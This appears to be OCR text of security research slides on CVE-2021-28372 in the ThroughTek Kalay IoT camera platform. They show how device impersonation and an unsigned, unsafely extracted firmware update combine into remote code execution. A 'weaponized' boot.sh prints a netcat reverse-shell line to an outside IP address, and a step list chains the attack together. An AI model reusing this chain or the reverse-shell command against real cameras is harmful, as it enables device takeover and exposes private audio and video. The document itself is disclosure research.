


CVE-2021-28372: Device Impersonation



What's Next?

- CVE-2021-28372 allows us to obtain credentials needed to talk to remote devices (bad)
  - Implicit compromise of audio / video data (very bad)
  - Unauthorized used of IOCTRL layer (maybe bad)

…But what if we found bugs in specific camera models/APIs that could be triggered by IOCTRL?

Case Studies

Case Study #1: Remote Kalay Functionality

- Iterative process
  - Root device
  - Identify interesting functionality
  - Capture traffic
  - Analyze traffic
  - Analyze firmware
  - Write parser

- IOCTRL functionality of note:
  - Control LED light
  - Control A/V flow
  - Get/set device parameters
  - **Remote firmware updates**

```
if ( msg_number == 0x6008E )
{
  COMM_SYSLOG(4, "cmd:[%#x] [TUTK][                    _OTA_REMOTE_UPGRADE_REQ] SID[%d]\n", 0x6008E, result);
  Tk_ota_remote_upgrade_req_handle(a2, (char *)a3);
}
else if ( msg_number == 0x60090 )
{
  COMM_SYSLOG(4, "cmd:[%#x] [TUTK][                    _OTA_UPGRADE_PROGRESS_REQ] SID[%d]\n", 0x60090, result);
  Tk_ota_remote_upgrade_progress_req_handle(a2, a3);
}
```

Kalay IOType for Firmware Update

Kalay IOType Payload

Case Study #1: Kalay RPC: Remote Firmware Updates

- Remote firmware update used by mobile application via IOCTRL
  - Not signed / encrypted
  - Contains URL to firmware update
- Unsafely unTARed to local storage
- Can overwrite critical files:
  - /mnt/mtd/boot.sh

```
[firmware] tail boot.sh

exit
fi

export OPENSSL_CONF=/mnt/mtd/openssl.cnf
#ulimit -s 10240
./hisi_check_format.sh
sleep 1
./socket_system_server &
./aoni_ipc &
./daemon &
```


```
[firmware] tail boot-weaponized.sh


export OPENSSL_CONF=/mnt/mtd/openssl.cnf
#ulimit -s 10240
./hisi_check_format.sh
sleep 1
./socket_system_server &
./aoni_ipc &
./daemon &
sleep 12
nc 143.110.224.168 9435 -e /bin/sh &
```

Case Study #1: RCE - Chaining it All Together

- Create malicious firmware update package and host in Cloud
- Device impersonation (CVE-2021-28372) to steal credentials
- Initiate connection to victim camera and initiate firmware update to overwrite `boot.sh`
- Reverse shell!


Malicious Firmware Update Remote Code Execution



Case Study #2: Custom Authentication Layer

- Uses a custom authentication over Kalay's IOCTRL layer
  - Does not rely on Kalay username/password auth
  - Uses a challenge/response format with custom encryption
- Mobile app + `frida` to understand data packet formats
  - Device-code is MIPS and not as easy to analyze

Case Study #2: Custom Authentication



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

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

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

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

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
